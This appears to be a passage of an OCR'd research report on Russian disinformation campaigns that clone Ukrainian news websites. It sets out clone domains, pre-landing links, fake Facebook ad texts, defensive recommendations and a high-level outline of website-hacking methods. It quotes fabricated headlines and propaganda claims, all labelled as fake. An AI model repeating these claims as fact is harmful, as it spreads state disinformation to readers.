
Десятки тисяч штрафу, позбавлення прав і конфіскація авто: як...

1. **This is what the domain name looks like on the real Obozrevatel website.**

2. **The URL-address of the fabricated fake news.**

3. **An example of a fabricated fake article being spread.**

Source: screenshot from Obozrevatel.



Superb ao7
Реклама ·

Союзники нас зливають: замість допомоги Україні вони перейнялися власною обороною

The New York Times повідомляє, що відсутність зброї, збитки та недолік мотивації перешкоджають початку контрнаступу. Існує дві великі проблеми: відновлення втрат і збереження мотивації втомлених бійців. Як зазначає видання, бюджет США на військову допомогу нашій країні буде вичерпаний приблизно до вересня, а остання частина боєприпасів і ракет, відправлених нам, була названа високопоставленим представником Пе*****ну "остаточною спробою". http://valaak.com/vmesto

An example of targeted advertising on Facebook from the fake page «Superb ao7», which contained a link to a fabricated fake article on the cloned site of Obozrevatel.

Source:
screenshot from Facebook- account of Yuriy Konkevych.

To promote the cloned site, the perpetrators used fake social media pages (such as the "Superb ao7" Facebook page) and distributed targeted advertising through them.

This scheme has several characteristic features:

- A fake social media page through which the perpetrators disseminate links to a cloned site (a typical "Superb ao7" botnet in our case) is usually created recently and has no posts.
- A link that leads to a cloned site looks strange and differs from the address of the cloned site — it is a pre-landing site. In the case mentioned above, the link to the pre-landing site that was spread on social media looked like this: *http://valaak.com/vmesto*. After following this link users are then redirected to the cloned site *obozrevatel.ltd*.

Perpetrators create such pre-landing sites because social media platforms can sometimes block links to sites identified as malicious clones, which was exactly the case with the cloned site of Obozrevatel. Meta identified the link to the obozrevatel.ltd cloned site as malicious and violating the Community Standards, and hence blocked posts and ads containing it. However, the attackers managed to circumvent this blocking for some time using a pre-landing site, *valaak.com/vmesto*.

The editorial board of Obozrevatel requested the Security Service of Ukraine to respond appropriately. Currently, the cloned site is still active, but it does not contain any information (it is empty).

2.2.2 UKRAINSKA PRAVDA

In 2023, the perpetrators also created a website disguised as the prominent Ukrainian media Ukrainska Pravda. The cloned site was a visual copy of the original media, it had even used the original interface and logo to resemble the real site as much as possible.


The URL of the cloned site differed from the URL of the original site by only a few characters and swapped letters:

✗ Domain name of the cloned site:
https://pravda-ua.com/

✓ The correct domain name for Ukrainska Pravda: **https://pravda.com.ua/**

At least 14 false articles promoting Russian narratives were found on the cloned website. Moreover, some of them contained links to Telegram channels that, according to the Security Service of Ukraine, were working in the interests of Russia.

An example is the article "Economy of War: Commanders Profit from the Deaths of Soldiers," allegedly written by Pavel Kazarin, a journalist for Ukrainska Pravda. However, according to Mr. Kazarin himself, he did not write this column.



Экономика войны: командиры наживаются на смерти солдат

An example of a fabricated fake article being spread.

Source: IMI screenshot.

Such (pro)Russian disinformation is aimed at discrediting the army and undermining trust in Ukraine's military and political leadership.


The management of Ukrainska Pravda sent an appeal to the Security Service of Ukraine with a request to respond appropriately. The cloned site is currently inactive.

2.2.3 RBC-UKRAINE

RBC-Ukraine also faced challenges caused by the cloning of its website to spread false materials. The perpetrators created a website with a domain similar to the real one.

- ☒ Domain name of the cloned site: **https://www.rbk.media/**
- ✓ The correct domain name of RBC-Ukraine: **https://www.rbc.ua/**

To attract as many people as possible to the cloned site, the attackers created a number of empty Facebook pages, like «Windsandkirs».




Windsandkirs
1 "Нравится" • подписчик: 1

An example of a blank page created to spread disinformation through advertising.

Source:
screenshot from the Center for Strategic Communications and Information Security.

Then an advertising campaign was launched from this page. The advert was about a French cartoon that allegedly portrays Ukraine in a derogatory manner.

In order to prevent the cartoon from spreading, users were asked to follow a link and sign a petition. However, the link did not lead to the petition, but to a cloned RBC-Ukraine website.



rbk.media/rus/news/vmeste-s-narodom-ili-po-otdelnosti-1676133224.php

Разом з народом чи окремо?


УКРАЇНА, СЕРЕДА 08 БЕРЕЗНЯ 2023 11:35

An example of a fabricated fake article being spread.

Source:
screenshot from the Center for Strategic Communications and Information Security.

The cloned site immediately showed the user an article «Together with the nation or apart». The main goal of the article was to sow doubts about the (in)competence of the Ukrainian government, and inefficient and negligible pension indexation. The article implied that the government was distant from the needs of ordinary people and did not care about them. It was targeted, in particular, at older people as one of the most vulnerable categories of the population.

The clone website also featured other false articles, such as «The West is desperate,» which stated that allies were gradually withdrawing aid to Ukraine because they realized that much of it was being stolen. These were disseminated to undermine the population's morale, demonstrate the alleged decline in trust and support for Ukraine in the West, and sow distrust in the Ukrainian government and its ability to effectively manage the aid received.



Windsandkirs
Реклама

Дорогі українці!

Вийшов новий мультик про нашу країну. Говорять, що французи його запустили.Подивіться на цей "шедевр" http://pipeliningsacramento.com/chng, а заразом підпишіть петицію, щоб цей мультик ніде не показували. Ось млинець якісь друзі у нас. "Ми вас підтримаємо, ми вас підтримаємо", а в результаті такий плювок в обличчя. Фу...

Windsandkirs
Реклама

Дорогі українці!

Вийшов новий мультик про нашу країну. Говорять, що французи його запустили.Подивіться на цей "шедевр" http://pipeliningsacramento.com/chng, а заразом підпишіть петицію, щоб цей мультик ніде не показували. Ось млинець якісь друзі у нас. "Ми вас підтримаємо, ми вас підтримаємо", а в результаті такий плювок в обличчя. Фу...


Windsandkirs
Реклама

Дорогі українці!

Вийшов новий мультик про нашу країну. Говорять, що французи його запустили.Подивіться на цей "шедевр" http://pipeliningsacramento.com/chng, а заразом підпишіть петицію, щоб цей мультик ніде не показували. Ось млинець якісь друзі у нас. "Ми вас підтримаємо, ми вас...


An example of spreading disinformation through advertising.

Source:
screenshot from the Center for Strategic Communications and Information Security.


RBC.UA
ОРИГІНАЛ
КЛОН
https://www.rbk.media/rus/news/zapad-razocharovan.php
РБК-УКРАЇНА
НОВОСТИ
Продление запрета на импорт зерна в Польше: Украина обратится в арбитраж ВТО
Захід зневірений
ФЕЙКОВА СТАТТЯ
АВТОР: ДМИТРО БРАСЛАВСЬКИЙ
Союзники поступово припиняють допомогу Україні, розуміючи, що значна її частина просто розкрадається.

Source: CEDEM infographic.

Another example of the disseminated disinformation is an article criticizing the then Commander-in-Chief of the Armed Forces of Ukraine, Valeriy Zaluzhny, allegedly written by journalist Dmytro Braslavsky.


РБК-УКРАЇНА RU

На честь Залужного назвали село: за які заслуги?

УКРАЇНА, ВІВТОРОК 21 ЛЮТОГО 2023 11:35

An example of a fabricated fake article being spread.


Source: IMI screenshot.

RBC-Ukraine reported that it had no connection to the cloned site or the article. The media outlet addressed the issue to the cyber police. However, the issue has not yet been resolved, as the cloned site remains active (albeit without content).

2.2.4. OTHER EXAMPLES

The Center for Strategic Communications and Information Security reported many other cases of cloning of Ukrainian news sites to spread (pro)Russian disinformation and propaganda. The victims of such attacks were, in particular, UNIAN, Ekonomichna Pravda, and UNN — Ukrainian National News:


- ☒ The domain names of the cloned sites: **unian.org, unian.pm, unian.in**
- ✓ The correct domain name of UNIAN: **unian.ua**


ЯК ПРАЦЮЄ РОСІЙСЬКА ДЕЗА
1. Деза з профілю-одноденки
2. Сайт-прокладка з абракадаброю і скриптом-редиректом howtostartvlogging.com
скрипт
3. Зліпок з Уніан зі статтею-дезою
всі меню ведуть на unian.ua
фейковий домен
ФЕЙКОВА СТАТТЯ

Source:
CEDEM infographic.

❌ Domain name of the cloned site: **spletnik-naroda.com**


✅ The correct domain name of Ekonomichna Pravda epravda.com.ua



Source: CEDEM screenshots.

❌ Domain name of the cloned site: **golos-naroda-ua.com**

✅ Correct domain name of UNN: unn.com.ua


Оригінал
unn.com.ua
UNN УКРАЇНСЬКІ НАЦІОНАЛЬНІ НОВИНИ ІНФОРМАЦІЙНЕ АГЕНТСТВО
Клон
golos-naroda-ua.com
UNN УКРАЇНСЬКІ НАЦІОНАЛЬНІ НОВИНИ ІНФОРМАЦІЙНЕ АГЕНТСТВО

Source: CEDEM screenshots.

The clone pages disseminated a number of Russian propaganda messages, such as «Ukraine sells children on illegal markets,» «Conscription evaders hide in universities,» and so on. At the same time, there was no such information on real news sites.

This is not an exhaustive list of cases of cloning of Ukrainian news sites. Such actions by perpetrators require raising the level of information and digital literacy of the Ukrainian population. Educational campaigns aimed at training users to recognize the features of fake news and cloned sites can significantly reduce the impact of disinformation and help protect the country's information and digital space.

2.3. RECOMMENDATIONS FOR MEDIA AND USERS TO COUNTERACT WEBSITE CLONING

2.3.1. RECOMMENDATIONS FOR MEDIA

- **Be aware of cloned sites.** Regularly monitor the Internet space for clones of your website and promptly take note of such cases with subsequent reporting to the responsible law enforcement agencies. For monitoring, you can use Google Alerts or commercial tools (such as "Copyscape" and "Copysentry"), which automatically scan the Internet for copies of your content and, if cloned content is detected, send a notification to the site owner or administrator. These tools will help you identify a cloned site if it contains copies of some original articles from your site (to increase legitimacy) alongside fake news.

Tracking the issuance of SSL certificates can also be an additional tool for identifying cloned sites. An SSL certificate is a digital signature of a website that allows you to use the secure HTTPS data transfer and encryption protocol. SSL certificates are used by both legitimate and fraudulent websites.

SSL certificate issuance can be monitored manually by using the site's "mask" (*rbc, unian*, etc.) to check the SSL certificates issued under this "mask". For example, on the crt.sh website, you can enter certain keywords (*rbc, unian,* etc.) and see the domains that contain them. This way, you can identify domains used by perpetrators. Perpetrators often abuse Let's Encrypt certificates, so searching by a "mask" such as *rbc* allows you to see which domains contain *rbc*, have an SSL certificate from Let's Encrypt, and may be fraudulent.

- **Use digital watermarks in your content.** Digital watermarks can be used on images and other types of visual content. There are two types of watermarks: visible — they can be seen with the naked eye (logo, text, etc.), and invisible — they can only be detected with the help of special software. In both cases, the distribution of digital watermarks can be tracked to prevent their use in false articles on cloned sites. Tracking tools are provided by companies such as IMATAG.

- **Raise awareness of website cloning among your audience.** Conduct awareness-raising campaigns among your readers about the risks of website cloning, disinformation, and how to detect and counteract them.

- **Notify your audience about cases of website cloning.** If a cloned site is detected, it is important to immediately notify your audience through all available platforms: the original site, social media, emails (e.g., email newsletter subscribers), etc. This will help prevent confusion, avoid possible reputational damage to your outlet, and protect readers from potential disinformation on cloned sites. You should clearly explain how the real site differs from its clone, specify the correct domain name of the real site, and, if possible, also refute false news that were published on a cloned site on behalf of your media.

- **Contact a hosting provider.** Clone websites are often hosted on servers controlled by certain hosting providers. You can use tools like https://www.whoishostingthis.com/ to identify the website's hosting provider. Contact the provider and ask them to take steps to block access to the cloned site.

- **Contact the domain registrar.** If the domain name of the cloned website is similar to the original one, you can ask the domain registrar to suspend it. This can be especially effective when the cloned site copies your trademark or other intellectual property right, and you should explicitly mention this in your request. Information about the domain registrar of the cloned site can be found at the following link: https://who.is/.

- **Contact companies that provide CDN (Content Delivery Network) services.** Such companies (e.g. Cloudflare, Deflect) optimize content delivery and protect websites from possible cyberattacks (e.g. DDoS). You can find out the provider of CDN services using this tool: https://www.cdnplanet.com/tools/cdnfinder/. Complain to the CDN provider and ask them to revise their service policy if the cloned site uses their services for malicious activities.

- **Take legal action.** Ukraine has a cyber police unit that deals with cybercrime. If your website has been cloned and malicious false information is being disseminated on it, you can file an official report on malicious activity with the cyber police at https://ticket.cyberpolice.gov.ua/, as well as report the incident to the Government Computer Emergency Response Team of Ukraine (CERT-UA) using the contact details or the form on its website: https://cert.gov.ua/contact-us.

2.3.2. RECOMMENDATIONS FOR USERS

- **Pay attention to the domain names of the websites you visit.** Always check the domain names of websites carefully, especially if the site is "promoting treason" or providing overly negative or unexpected news about Ukraine. Minor changes in the domain name (such as additional letters, numbers, or usage of different domain extensions) may be indicative of a cloned site.

- **Try entering only the homepage / domain name of the site.** Cloned sites are often created in an abridged form, and they rarely have a complete homepage. For example, if you shorten the link to a false article from the cloned Obozrevatel site (https://www.obozrevatel.ltd/politics-news/vopros-vyzhivanija.htm) to the cloned site's domain name (obozrevatel.ltd), you will see a blank page. This is one of the indicators that the site is probably a clone.

- **Save the addresses of the sites you visit.** Add to your Favorites, bookmarks, or Quick Launcher the sites (real ones) that you visit often and access them from these shortcuts.

- **Check the website using the WHOIS tool.** Use the WHOIS service (https://who.is/) to check information about the domain owner. Cloned sites often have a recent registration date, a suspicious domain registrar (without any contact information, with headquarters outside of Ukraine, etc.), and hidden data.

- **Check the latest content update on the site.** Genuine news sites update their content regularly. If all the content on the site is dated on the same day, it may be an indication of a clone.

- **Pay attention to the quality of images, the presence of links to other sources, and their relevance to the published content.** Blurry photos that do not match the topic of the content, lack of source links — all these are red flags that may indicate that the site is not authentic.

- **Check the pages that share with you the link to the site.** If you find a link to a news site on social media, pay attention to the account / page that shares it. If this is an unofficial page of the media and not an account of a media employee, if the page / account was created recently, if it uses unlikely images or inaccurate data, and has no activity on it, it may be a fake account that posts links to a cloned site.

- **Improve your level of information and digital literacy.** Learn to recognize domain names, fake news, and use reliable sources to verify information (such as the white list of transparent and reliable Ukrainian media from the NGO Institute of Mass Information).

- **Critically evaluate the information you receive and do not rush to share it.** Do not rush to share the information that evokes strong emotions. It is better to analyze the news in a balanced way and check it on other reliable resources before believing or sharing it.

- **Contact the real site if you find a clone.** If you find a cloned site, contact the administration of the real site directly through its contact information. The site administration will be able to warn its readers about the existence of a cloned site and take measures to block it.

- **Contact the cyber police, your hosting provider, domain registrar, and CDN companies.** Just like the media whose sites have been cloned, you can also contact the authorized agencies and report the cloned site. The algorithm of actions is described above (see Section 2.3.1. Recommendations for media).

3. HACKING WEBSITES AND SPREADING DISINFORMATION

3.1. MODUS OPERANDI OF WEBSITE HACKING AND DISINFORMATION DISSEMINATION

HACKING OF WEBSITES WITH THE SUBSEQUENT SPREAD OF DISINFORMATION USUALLY FOLLOWS THE FOLLOWING SCHEME:

1. Selection of the target original website. Attackers choose a popular news resource, a website of a public organization or a government agency. The choice usually falls on sites with a large audience to ensure maximum destructive impact and further spread of disinformation.

2. Gaining unauthorized access to the website. Attackers use various techniques to gain unauthorized access, including:

- **Exploitation of software and content management system (CMS) vulnerabilities.** Attackers look for vulnerabilities in the software used to manage website content. These can be outdated versions of CMS or plugins with known vulnerabilities. Using them, they can gain access to the site's administrative panel and manipulate the content.

- **Hacking company employee accounts.** Attackers can target company employee accounts by using phishing attacks or password guessing. For example, they can send a phishing email that looks like an official request to get an employee's login and password. After that, they use the data to log in to the website and make changes to the content.

- **Hacking accounts at a host or domain registrar.** Attackers can gain access to an account on the website of a host or domain registrar. This will allow them to control the site, change its settings, redirect traffic, or even delete the site.

- **Exploitation of software vulnerabilities or hacking into the accounts of the host or domain registrar (this is very rare, as they are usually well protected, but it is also possible).** Attackers can gain access to the website or account of an employee of the company that provides hosting or domain registration for the website. This allows attackers to control the site (both the host's / registrar's site and the sites they provide services to) and make changes to it.

- **Access via FTP and SSH. Attackers can use the FTP and SSH protocols to gain access to the site's server.** If these protocols are not properly secured (for example, weak passwords are used or there is no certificate protection for SSH), attackers can gain full control over the site.

